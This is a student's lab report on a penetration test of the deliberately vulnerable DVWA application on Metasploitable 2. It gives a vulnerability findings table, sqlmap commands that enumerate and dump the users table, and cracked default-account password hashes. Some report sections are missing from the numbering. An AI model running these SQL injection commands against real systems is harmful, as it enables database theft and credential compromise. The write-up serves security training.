WEEK 02 REPORT

Full VAPT Cycle Report

By

Muhammed Ajeel

Table of Contents

1. Executive Summary

This comprehensive penetration test assessed the security posture of the Damn Vulnerable Web Application (DVWA) running on a Metasploitable 2 system. The assessment revealed multiple critical vulnerabilities, with SQL Injection being the most severe, allowing complete database compromise. The testing followed PTES guidelines and successfully demonstrated real-world attack scenarios that could lead to full system compromise. Immediate remediation is required to address these critical security flaws.


2. Project Overview

2.1. Objectives


•Identify and exploit SQL Injection vulnerabilities in DVWA
•Document findings following PTES standards
•Provide actionable remediation recommendations
•Demonstrate real-world attack impact

2.2. Scope

•**Target:** http://192.168.56.102/dvwa/



•**Testing Type:** Authenticated penetration testing
•**Tools:** Kali Linux, sqlmap, Burp Suite, Firefox



•**Methodology:** PTES Technical Guidelines

2.3. Testing Environment

Component	Details
Target OS	Metasploitable 2 (Ubuntu 8.04)
Web Application	DVWA v1.9
Testing Platform	Kali Linux 2025.1
Security Level	Low

3. Methodology

3.1. PTES Phases Followed

1.**Pre-engagement Interactions**

2.**Intelligence Gathering**

3.**Threat Modeling**

4.**Vulnerability Analysis**

5.**Exploitation**


6.**Post-Exploitation**

7.**Reporting**

3.2. Tools Used

•**sqlmap** - Automated SQL injection testing

•**Burp Suite** - HTTP proxy and manual testing



•**Firefox Browser** - Web application access

•**Google Docs** - Report documentation

4. Vulnerability Assessment Results

4.1. OpenVAS Findings Log

Timestamp	Target IP	Vulnerability	PTES Phase	Severity
2025-08-22 10:30:00	192.168.56.102	SQL Injection	Exploitation	Critical
2025-08-22 10:45:00	192.168.56.102	Reflected XSS	Exploitation	High
2025-08-22 11:00:00	192.168.56.102	CSRF	Exploitation	Medium
2025-08-22 11:15:00	192.168.56.102	Command Injection	Exploitation	Critical

5. Exploitation Timeline & Results

5.1. Exploitation Steps

1.**Access DVWA:** http://192.168.56.102/dvwa/

2.**Login:** admin/password

3.**Set Security Level to Low**

4.**Manual Testing:** SQL Injection with 1' payload

5.**Automated Exploitation:** sqlmap with valid session cookie

5.2. sqlmap Commands Executed

```
# Database enumeration
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
    --cookie="security=low; PHPSESSID=abc123def456" \
    --batch \
    --dbs

# Table extraction
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
    --cookie="security=low; PHPSESSID=abc123def456" \
    --batch -D dvwa --tables

# Data dumping
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
```

```
--cookie="security=low; PHPSESSID=abc123def456" \
--batch -D dvwa -T users –dump
```

5.3. Exploitation Results Table

Step	Description	Result	Impact
1	Initial Access	Successful	DVWA Login
2	SQL Injection Detection	Successful	Vulnerability Confirmed
3	Database Enumeration	Successful	5 Databases Found
4	Table Extraction	Successful	users table identified
5	Data Extraction	Successful	All credentials compromised
6	Password Cracking	Successful	5/5 passwords cracked

5.4. Compromised Data

Users Table Contents:

user_id	username	password	plaintext
1	admin	5f4dcc3b5aa765d61d8327deb882cf99	password
2	gordonb	e99a18c428cb38d5f260853678922e03	abc123
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
4	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

8. Conclusion

The penetration test successfully identified and exploited critical SQL injection vulnerabilities in the DVWA application. The assessment demonstrated that an attacker

could completely compromise the database, extract sensitive user credentials, and gain unauthorized access to the system.

The findings highlight the critical importance of implementing proper input validation, using parameterized queries, and maintaining regular security assessments. Immediate remediation is required to address these vulnerabilities and prevent potential data breaches.